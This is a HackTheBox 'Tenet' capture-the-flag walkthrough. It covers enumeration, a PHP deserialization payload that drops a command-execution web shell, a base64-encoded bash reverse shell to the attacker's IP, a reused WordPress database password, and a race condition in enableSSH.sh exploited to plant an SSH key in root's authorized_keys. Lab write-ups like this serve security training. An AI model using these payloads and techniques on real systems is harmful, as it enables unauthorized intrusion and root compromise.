


Potential Users

- Neil
- Protagonist

Creds

Username	Password	Service
Neil	Opera2112	mysql - db(wordpress) (su) (ssh)

Nmap

Port	Service	Info
22	SSH	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.29 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Thu Jan 21 23:45:46 2021 as: nmap -sC -sV -vvv -p- -
oN nmap/AllPorts 10.10.10.223
Nmap scan report for 10.10.10.223
Host is up, received syn-ack (0.075s latency).
Scanned at 2021-01-21 23:45:47 EST for 235s
```

```
Not shown: 65533 closed ports
Reason: 65533 conn-refused
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDA4SymrtoAxhSnm6gIUPFcp1VhjoVue64X4LIvoYolM5BQPblUj1

|   256 85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLMM1BQpjspHo9teJwTFZntx+nxj8D

|   256 e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIMQeNqzXOE6aVR3ulHIyB8EGf1ZaUSCNuou5+cgmNXvt
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Thu Jan 21 23:49:42 2021 -- 1 IP address (1 host up) scanned in
235.58 seconds
```

Gobuster

Found


- /wordpress

```
kali@kali:~/hackthebox/Tenet$ gobuster dir -u http://10.10.10.223 -w
/usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
```

```
...[snip]...
/wordpress            (Status: 301) [Size: 316] [-->
http://10.10.10.223/wordpress/]
...[snip]..
```

Webpage

http://10.10.10.223/wordpress



tenet.htb → /etc/hosts

```
10.10.10.223    tenet.htb
```

Enumerate

Looks like may be a wordpress hence the /wordpress so lets try wpscan..... and nothing interesting from wpscan.

Interesting Comment with information leak.

potential users - [00 - Loot > Potential Users]

- neil
- protagonist

potential loot

- sator php and bakup

wordlist

First make a custom word list to look for those specific files.

```
kali@kali:~/hackthebox/Tenet$ cat words
sator
```

```
sator.php
php
backup
back
bak
```

Gobuster - Tenet.htb


Hmmm... nothing on tenet.htb... lets try the IP...

Gobuster - IP

```
kali@kali:~/hackthebox/Tenet$ gobuster dir -u http://10.10.10.223/ -w words -x
bak,php,backup
...[snip]...
/sator.php            (Status: 200) [Size: 63]
/sator.php            (Status: 200) [Size: 63]
/sator.php.bak        (Status: 200) [Size: 514]
...[snip]...
```

Bingo!

sator.php



[+] Grabbing users from text file
[] Database updated

sator.php.bak

```
<?php

class DatabaseExport
{
    public $user_file = 'users.txt';
    public $data = '';
```

```
    public function update_db()
    {
        echo '[+] Grabbing users from text file <br>';
        $this-> data = 'Success';
    }


    public function __destruct()
    {
        file_put_contents(__DIR__ . '/' . $this ->user_file, $this->data);
        echo '[] Database updated <br>';
    //  echo 'Gotta get this working properly...';
    }
}

$input = $_GET['arepo'] ?? '';
$databaseupdate = unserialize($input);

$app = new DatabaseExport;
$app -> update_db();


?>
```

Looks like we can do a php deserialization attack.

php deserialization

Building Exploit and understanding php unserialization

Variables to unserialize

- arepo → get request to deserialize
    - DatabaseExport → Serialized Object
        - user_file = users.txt → file to save data to.
        - data → data. this is where we will place our code.

Format

Object:string_length_of_object:"Object_Name":number_of_paramaters:{String_length_of_parameter_1":"name_of_parameter1";string_length_of_paramater_file_to_save:"name_of_file";String_length_of_parameter_2":"name_of_parameter2";string_length_of_paramater_data:"data";}

Object

Object:string_length_of_object:"Object_Name":number_of_paramaters:{parameters_and_values}

- O:14:"DatabaseExport":2:{}

{Parameters}

String_length_of_parameter_1":"name_of_parameter1";string_length_of_paramater_file_to_save:"name_of_file";

- {s:9:"user_file";s7:"rev.php";

String_length_of_parameter_2":"name_of_parameter2";string_length_of_paramater_data:"data";

- s:4:"data";s:33:"<?php system($_REQUEST['cmd']) ?>";}

Full Payload


```
O:14:"DatabaseExport":2:{s:9:"user_file";s:7:"rev.php";s:4:"data";s:33:"<?php system($_REQUEST['cmd']) ?>";}
```

url encoded Payload


```
O:14:"DatabaseExport":2:{s:9:"user_file";s:7:"rev.php";s:4:"data";s:33:"<?php%20system($_REQUEST[%27cmd%27])%20?>";}
```

Exploit

```
http://10.10.10.223/sator.php?arepo=O:14:"DatabaseExport":2:{s:9:"user_file";s:7:"rev.php";s:4:"data";s:33:"\<?php system($_REQUEST['cmd']) ?>";}
```



[+] Grabbing users from text file
[] Database updated
[] Database updated



index.html rce.php rev.php sator.php sator.php.bak users.txt wordpress

Or made a quick script for easy viewing

```
curl -X POST http://10.10.10.223/rev.php --data-binary cmd=ls%20-al
```

```
kali@kali:~/hackthebox/Tenet$ curl -X POST http://10.10.10.223/rev.php --data-
binary cmd=ls%20-al
total 44
drwxr-xr-x 3 www-data www-data  4096 May 15 21:08 .
drwxr-xr-x 3 root     root      4096 Dec 16 11:26 ..
-rw-r--r-- 1 www-data www-data 10918 Dec 16 11:19 index.html
-rw-r--r-- 1 www-data www-data    74 May 15 19:44 rce.php
-rw-r--r-- 1 www-data www-data    33 May 15 21:12 rev.php
-rwxr-xr-x 1 www-data www-data   514 Dec 17 09:40 sator.php
-rwxr-xr-x 1 www-data www-data   514 Dec 17 09:52 sator.php.bak
-rw-r--r-- 1 www-data www-data     7 May 15 21:12 users.txt
drwxr-xr-x 5 www-data www-data  4096 May 15 03:24 wordpress
```

rev shell

Wasn't sure if needed to remove spaces and + symbols in base64 so added an extra space in the bash -i >& part and BOOM! no + symbol.
probably didn't matter because its all in quotes anyway but good to know.

```
kali@kali:~/hackthebox/Tenet$ curl -X POST http://10.10.10.223/rev.php --data-
binary cmd="echo -n
"YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTUuNDEvOTAwMSAwPiYx"|base64 -d|bash"
```

```
kali@kali:~/hackthebox/Tenet$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.223 29650
```

```
bash: cannot set terminal process group (1599): Inappropriate ioctl for device
bash: no job control in this shell
www-data@tenet:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Linpeas

```
...[snip]...

[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
Matching Defaults entries for www-data on tenet:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:

User www-data may run the following commands on tenet:
    (ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh

...[snip]...

[+] Searching Wordpress wp-config.php files
wp-config.php files found:\n/var/www/html/wordpress/wp-config.php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'neil' );
define( 'DB_PASSWORD', 'Opera2112' );
define( 'DB_HOST', 'localhost' );



...[snip]...
```

- neil:Opera2112 - 00 - Loot > Creds

user.txt

just su and use Neil:Opera2112

```
www-data@tenet:/tmp$ su neil
Password:
neil@tenet:/tmp$ sudo -l
Matching Defaults entries for neil on tenet:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:

User neil may run the following commands on tenet:
    (ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh
```

User.txt

```
neil@tenet:~$ cat user.txt
c634f9d42cf81026bb311f484537c36c
```

Privesc to Root

/usr/local/bin/enableSSh.sh

```
#!/bin/bash
checkAdded() {
    sshName=$(/bin/echo $key | /usr/bin/cut -d " " -f 3)
    if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then
        /bin/echo "Successfully added $sshName to authorized_keys file!"
    else
        /bin/echo "Error in adding $sshName to authorized_keys file!"
    fi
}
checkFile() {
    if [[ ! -s $1 ]] || [[ ! -f $1 ]]; then
        /bin/echo "Error in creating key file!"
        if [[ -f $1 ]]; then /bin/rm $1; fi
        exit 1
    fi
}
```

```
addKey() {
    tmpName=$(mktemp -u /tmp/ssh-XXXXXXXX)
    (umask 110; touch $tmpName)
    /bin/echo $key >>$tmpName
    checkFile $tmpName
    /bin/cat $tmpName >>/root/.ssh/authorized_keys
    /bin/rm $tmpName
}
key="ssh-rsa
AAAAA3NzaG1yc2GAAAAGAQAAAAAAAQG+AMU8OGdqbaPP/Ls7bXOa9jNlNzNOgXiQh6ih2WOhVgGjqr244
 root@ubuntu"
addKey
checkAdded
```

Code Review

- sets key variable to ssh public key
- addkey
    - generates temporary file name
    - sets umask 110 and creates file ssh-xxxxx
    - adds key to /tmp/ssh-xxxxx
    - cats file to /root/.ssh/authorized_keys
    - removes temp file ssh-xxxxx
- checkAdded
    - sets variable sshname to the name of the sshpublic key root@ubuntu
    - checks that user was added to /root/.ssh/authorized_keys

can't write key so will have to intercept and add my own key.

create public key

```
neil@tenet:/tmp$ ssh-keygen
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in newkey.
Your public key has been saved in newkey.pub.
The key fingerprint is:
SHA256:vz/eCOlyayqVy4vNgfigzFJlhQ3xeeiZ99ANtBQotIc www-data@tenet
The key's randomart image is:
```

```
+---[RSA 2048]----+
|    o*.  .+.     |
|    ..+=.o .     |
|     .E.o o      |
|    o. = . o     |
|   o  + S.. .    |
|  .  . oo+ .     |
| .  o .o..=      |
|.o . o.++ooo.o   |
| .+   o.=*+++..  |
+----[SHA256]-----+
```

Setup Tmux 3 windows

window 1 - copy key to /tmp/ssh-*


```
neil@tenet:~/.ssh$ while true; do echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCqZ73Jyh58YOQtzzSU2+XOZoHEdPKGtigtkcljYaxQdo2hKRkog/
 neil@tenet" | tee /tmp/ssh-*; done
```

window 2 - run enableSSH

```
neil@tenet:/usr/local/bin$ while true; do sudo enableSSH.sh ; done
```

window 3 - ssh into box as root

```
neil@tenet:~/.ssh$ while true; do ssh -i id_rsa root@localhost; done
```




```
root@tenet:~# id
uid=0(root) gid=0(root) groups=0(root)
root@tenet:~# whoami
root
root@tenet:~# ls
root.txt
root@tenet:~# cat root.txt
030cd69fd166145a36767a31e21372dc
```